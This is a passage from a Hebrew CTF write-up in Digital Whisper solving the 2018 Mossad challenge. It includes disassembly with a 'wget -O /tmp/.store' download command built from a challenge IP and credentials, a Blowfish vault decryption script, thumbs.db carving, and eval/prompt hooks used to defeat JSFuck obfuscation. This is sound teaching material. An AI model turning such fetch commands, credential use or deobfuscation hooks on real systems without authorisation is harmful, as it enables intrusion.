
מחרוזת מעניינת **Uw1lLN3v3rG3tM3** מועברת ל-**[rbp+src]**. הגדרת פונקצית פרסור הפרמטרים **getopt_long** עם פרמטרים קצרים **u** ו-**d** ופרמטרים ארוכים (מצביע למבנה מסוג **option**) כאשר **u** זה user ו-**d** זה default-pass.

```
.data:0000000000601080 ; struct option long_options_2838
.data:0000000000601080 long_options_2838 dq offset aUser          ; name
.data:0000000000601080                                            ; DATA XREF: main+14F↑o
.data:0000000000601080                   dd 1                     ; has_arg ; "user"
.data:0000000000601080                   db 4 dup(0)
.data:0000000000601080                   dq 0                     ; flag
.data:0000000000601080                   dd 75h                   ; val
.data:0000000000601080                   db 4 dup(0)
.data:00000000006010A0                   dq offset aPass          ; name ; "pass"
.data:00000000006010A0                   dd 2                     ; has_arg
.data:00000000006010A0                   db 4 dup(0)
.data:00000000006010A0                   dq 0                     ; flag
.data:00000000006010A0                   dd 70h                   ; val
.data:00000000006010A0                   db 4 dup(0)
.data:00000000006010C0                   dq offset aDefaultPass   ; name ; "default-pass"
.data:00000000006010C0                   dd 0                     ; has_arg
.data:00000000006010C0                   db 4 dup(0)
.data:00000000006010C0                   dq 0                     ; flag
.data:00000000006010C0                   dd 64h                   ; val
.data:00000000006010C0                   db 4 dup(0)
.data:00000000006010E0                   db 0
```

המבנה של הפרמטרים הארוכים מסוג **option**.



ההחלטה על העתקת המחרוזת המעניינת במקרה שקיים פרמטר **d** (שהוא גם **default-pass**).



התוכנית מורידה קובץ iso מכתובת כלשהי:

```
.rodata:0000000000400968 ; char format[]
.rodata:0000000000400968 format          db 'wget -O /tmp/.store ',27h,'http://%s/iso?user=%s&pass=%s',27h,0
```

נראה שהכתובת לקובץ בנוייה מכתובת ה-IP **35.205.32.11** פרמטר **user** שלפי ההרצה הוא **admin** ופרמטר **pass** שלפי ה-**Flow** של התוכנית הוא **Uw1lLN3v3rG3tM3** (עם הפרמטרים שמצאנו).

נוריד את קובץ ה-ISO דרך הקישור http://35.205.32.11/iso?user=admin&pass=Uw1lLN3v3rG3tM3 ונעשה לו mount על ידי הפקודה:

```
mkdir /tmp/iso && mount ./iso.iso /tmp/iso
```

כעת אנחנו יכולים לגשת לקבצים שבתוך קובץ ה-iso דרך התיקייה /tmp/iso.

```
root@kali:~/Desktop/mossad2018# ls -la /tmp/iso/
total 482
dr-xr-xr-x  1 root root   2048 Feb 18 08:34 .
drwxrwxrwt 16 root root   4096 Apr 28 06:52 ..
-r-xr-xr-x  1 root root 111895 Feb 17 11:46 1.jpg
-r-xr-xr-x  1 root root  54609 Feb 17 11:46 2.jpg
-r-xr-xr-x  1 root root 111865 Feb 17 11:49 4.png
-r-xr-xr-x  1 root root  26036 Feb 17 11:44 5.jpg
-r-xr-xr-x  1 root root  17831 Feb 17 11:44 6.jpg
-r-xr-xr-x  1 root root  25432 Feb 17 11:48 7.jpg
-r-xr-xr-x  1 root root 113664 Feb 17 11:54 thumbs.db
-r-xr-xr-x  1 root root  24576 Feb 18 08:25 vault
root@kali:~/Desktop/mossad2018# file /tmp/iso/vault
/tmp/iso/vault: SQLite 3.x database, last written using SQLite version 3015002
```

הנתונים שיש לנו כרגע הם שיש קבצי תמונה עם המספרים מ-1 עד 7 (ללא המספר 3).

קובץ בשם **thumbs.db** שהוא קובץ Windows שמכיל Cache באיכות ירודה יותר של התמונות בתקייה לצפייה מהירה וקובץ **vault** שהוא sqlite database:

	id	name	data	enc_type	key	iv_size
	Filter	Filter	Filter	Filter	Filter	Filter
1		aes.js	Usm/va3ngs/rHvy60sA6hwggK4nFp0+JlMra8YGfyrkfCFxUkZftuIIR+K4ExR40Ex3XlAVKERpKhAtmXak8wH0LU...	Blowfish-CBC	External	8
2		index.html	<html> <script type="text/javascript" src='aes.js'></script>	None	None	0
3		key.js	N66Kat8Z93lO4scLpO41gcNxWBEuXWnxWscNu9R39zA=	Blowfish-CBC	External	8
4		script.js	n04ScjFpOgy7J+e3ONTvwof/IIAiao/AB6cZs8WzfISubeVzojaCMxI0SQpKOJkLTiMvSgGxg+P2xP9L6SzlLKy/H8B...	Blowfish-CBC	External	8

הקובץ Vault מחזיק קבצים מוצפנים ב-**Blowfish-CBC** ו-**index.html** שלא מוצפן. נראה שאולי הקובץ תמונה השלישי יכול להכיל את המפתח או לרמוז היכן ניתן להשיגו. כמובן עוד מצב שמתחלק אצלי ל-2 מצבים האידאלי אנחנו יודעים מה אומר הקובץ **thumbs.db** ונשתמש בפרוייקט **thumbsviewer** כדי להציג את התמונות בו.

ומצב פחות אידאלי אבל יותר גנרי שבו אין לנו מושג איך הקובץ בנוי ומה הוא אומר, במצב זה נשתמש בכלי **binwalk** כדי לראות איזה קבצים הקובץ **thumbs.db** מכיל:

```
root@kali:~/Desktop/mossad2018# binwalk /tmp/iso/thumbs.db

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
2584          0xA18           JPEG image data, JFIF standard 1.01
21528         0x5418          JPEG image data, JFIF standard 1.01
37912         0x9418          JPEG image data, JFIF standard 1.01
51224         0xC818          JPEG image data, JFIF standard 1.01
77848         0x13018         JPEG image data, JFIF standard 1.01
92184         0x16818         JPEG image data, JFIF standard 1.01
102936        0x19218         JPEG image data, JFIF standard 1.01
```

מעולה! בדיוק 7 תמונות מסוג JPG והתמונה השלישית החסרה כנראה נמצאת **0x9418** אם תהליך ה-Cache מתבצע לפי סדר שמות הקבצים. נכתוב סקריפט קצרצר שיחלץ לנו את הקובץ השלישי:

```
python -c
"f3b=open('/tmp/iso/thumbs.db','rb').read()[0x9418:];open('3.jpg',
'wb').write(f3b[:f3b.index('\xFF\xD9')])"
```

כאשר 0xff,0xd9 מסמלים את סוף התמונה במבנה תמונת JPG:

יש לנו את סיסמת ההצפנה (***israel70***) עכשיו רק נשאר לנו לכתוב סקריפט שיחלץ לנו את הקבצים מ-vault:

```
import base64
import sqlite3
from Crypto.Cipher import Blowfish

key = "*israel70*"
unpad = lambda s: s[:-ord(s[len(s) - 1:])]

def decrypt(raw, iv_size):
    raw = base64.b64decode(raw)
    iv = raw[:iv_size]
    raw = raw[iv_size:]
    cipher = Blowfish.new(key, Blowfish.MODE_CBC, iv)
    raw = cipher.decrypt(raw)
    return unpad(raw)


conn = sqlite3.connect('/tmp/vault')
c = conn.cursor()
for name, data, enc_type, iv_size in c.execute('SELECT name, data,
enc_type, iv_size FROM Files'):
    if enc_type == "Blowfish-CBC":
        data = decrypt(data, iv_size)
    with open(name, 'w') as f:
        f.write(data)
```

עכשיו כשיש לנו את כל הקבצים אנחנו מנסים לפתוח את הקובץ index.html בדפדפן אך נראה ששום דבר לא רץ, נביט בהודעות השגיאה כדי להבין מה קרה...

```
Navigated to file:///C:/Pentest/Articles/Mossad2018/Challenge3/iso/index.html
▶GET http://127.0.0.1:1337/key.js 0 ()                                VM41:1
```


אם נלחץ על המיקום בו נמצאה השגיאה נראה גם את קוד המקור שהביא אותנו אליה.

שוב בידינו 2 אפשרויות: לנסות לטעון את הקובץ בתור Script Source ב-**index.html** כדי לאתחל את המשתנה **key** לפני השימוש בו או לפתוח שרת HTTP שיכיל את כל הקבצים ומאזין על פורט 1337 בעזרת Python SimpleHTTPServer:


```
1  <html>
2    <script type="text/javascript" src='key.js'></script>
3    <script type="text/javascript" src='aes.js'></script>
4  <body>
5    <script type="text/javascript" src='script.js'></script>
6    </body>
7    </html>
```

ניתן לראות שבחרנו באפשרות הראשונה והיא עבדה:


יש לנו עכשיו **prompt** שמבקש מאיתנו לשים מפתח כלשהו שאנחנו לא יודעים מה הוא. הפתרון מפה מאוד פשוט אבל אני רוצה לעשות אותו טיפה יותר מורכב כדי להבין כיצד התוכנית בנויה. נשים breakpoint על השורה ראשונה בעזרת ה-Debugger מי שלא יודע כיצד לעשות זאת בדיבאגר שלו מוזמן להוסיף **debugger;** בתחילת אחד הסקריפטים שלנו (key.js ,aes.js או script.js).



הסקריפט פותח את הדיאובפוסקציה בעזרת **eval** אז נעשה **hook** ל-**eval** כדי לראות מה הקוד שרץ לאחר מכן.



ההוק שלנו מוכן, נמשיך עכשיו את הריצה כדי להגיע אליו לקוד בתוך ה-**eval**:



אנחנו מזהים טעינה דינמית של 3 סקריפטים (sid ,payload והסקריפט שעשה לנו את הבלגן בהתחלה key.js), לאחר פתיחת ההצפנה ירוץ הקוד המוצפן בעזרת **eval** שכבר יש לנו hook עליו אז נמשיך את הריצה כדי להגיע לקוד דרך ה-hook בשנית (נדלג על הקוד מהקבצים sid ,key.js ו-payload).

```
debugger;[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]
```

כפי שניתן לראות האובפוסקציה האחרונה היא אובפוסקציה מסוג JSFuck שעליה ניתן ללמוד מהמאמרו של Ender "JavaScript Obfuscation - יש חיה כזאת?" אם אתם מתעניינים באובפוסקציה באופן כללי אתם מוזמנים לראות הרצאה שלי מ-DC9723 ו-OWASP-IL בשם "Breaking Obfuscations".


בקצרה הקריאה **alert(1)** ב-JSFuck תהפוך לאחר תהליך האובפוסקציה ל:

```
(function(){alert(1)})();
```

פונקציה אנונימית שמכילה את הקריאה, וקריאה פונקציה זו בעזרת (). עכשיו נחזור לפתרון הפשוט של הבעיה. יצירת hook לפונקצית prompt.


```
> var _prompt = window.prompt
< undefined
> window.prompt = function() { debugger; return _prompt.apply(window, arguments); };
< ƒ () { debugger; return _prompt.apply(window, arguments); }
```

נמשיך את הריצה ונזוז קדימה 2 צעדים לאחר עצירתה כדי להגיע לשורה אחרי הקריאה לפונקציה prompt:




אנחנו רואים שהמתכנת יצר הוקים בעצמו כדי למנוע מאיתנו להריץ הסקריפטים ללא טעינה מחדש של **index.html** (טרול מספר 2, יפה!). כן, אנחנו רואים כאן את הסיסמה ב-Base64, אבל שוב ננסה להתעלם מהמצב הזה ונבין איך נבנה ה-URL לסוף האתגר השלישי והאחרון.

פונקציה שנועדה לבלבל את ה-**sid** (שהתקבל מסקריפט מרוחק) ומבצעת על הבלבול קידוד Base64:



ו.... סיימנו!



רשמית אנחנו כבר לא זומבים ונוכל לחזור לפעולות היומיומיות כגון אכילה, שתייה, שינה וכו' ☺

סיכום

גילינו שלחברה מהמוסד יש חוש הומור לא רע בכלל! (2 אתגרים עם טרול). האתגר היה מגוון מאוד ודרש ידע בכמה וכמה תחומים. כגון: Web Application Security, Reverse Engineering (ברמה בסיסית), מערכות הפעלה, תכנות, רשתות ועוד. אני מקווה שנהניתם מקריאת המאמר לפחות כפי שאני נהניתי לפתור את האתגר.

קצת על אתיקה

את אתגר המוסד סיימתי לפתור ביום חמישי בערב (כלומר עוד ב-24 שעות הראשונות לאתגר), בזמן הזה כבר היו לי צילומי מסך מלאים. הסיבה היחידה לזה שהאתגר פורסם רק היום היא שאני אדם מוסרי ובוגר, לא רציתי להרוס את הגיוסים של המוסד על חשבון פרסום עצמי.

נוכחתי לגלות שעדיין ישנם חברות / אנשים שמפרסמים את פתרונות האתגר לפני סגירתו ואני מקווה שבשנים הבאות האנשים הללו ואחרים ישאירו לנו את האתגר נקי מספויילרים ויאפשרו למוסד לגייס את אלה שצלחו את האתגר (גם אלה שלא יכלו לפתור את האתגר בימיו הראשונים). אני חושב שזה לא הוגן

גם כלפי האנשים שרצו להתגייס לשורות המוסד (עקב פרסום הפתרונות נסגרה להם האפשרות לשלוח קו"ח). שמרו על הקהילה שלנו נקייה, כמו שאנחנו לא נפרסם דוחות או סודות של לקוח. אין שום סיבה שנפרסם 0day לפני דיווח (וזמן תיקון הגיוני) או פתרונות של תחרויות CTF לפני סגירתן.

תודות

ל-**d4d** שכתב איתי את המאמר על אתגרי המוסד בשנתיים האחרונות, על העזרה בעריכה ובדיקות דיוק החומרים במאמר הנוכחי.

לכל האנשים שביקשו לכתוב את המאמר על אתגר המוסד. זה מטורף שבשנת 2016 לא היתה בקשה אחת, בשנת 2017 היו 2 בקשות והשנה היו 12 בקשות!

לאחר שיחה שלי עם חברים שרצו גם הם לפרסם את ה-Write Up שלהם ב-DigitalWhisper החלטתי שבשנה הבאה לא אגיש בקשה לכתוב את ה-Write Up מראש כדי לתת לאחרים הזדמנות לקבל במה.

על המחבר

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3

קישורים בנושא

- https://he.wikipedia.org/wiki/Brainfuck
- https://www.youtube.com/watch?v=D1S-G8rJrEk
- https://hashkiller.co.uk/
- http://md5decrypt.net/en/Sha512/
- https://www.datacamp.com/community/tutorials/python-dictionary-comprehension
- https://www.digitalwhisper.co.il/files/Zines/0x28/DigitalWhisper40.pdf
- http://www.ifm.net.nz/cookbooks/passwordcracker.html
- https://en.wikipedia.org/wiki/BusyBox
- https://thumbsviewer.github.io/
- https://en.wikipedia.org/wiki/JPEG_File_Interchange_Format
- https://www.digitalwhisper.co.il/files/Zines/0x38/DW56-1-JSObfuscation.pdf
- https://www.youtube.com/watch?v=IvPtIr8USS4

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-94 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביומו האחרון של חודש מאי

אפיק קסטיאל,

ניר אדר,

30.04.2018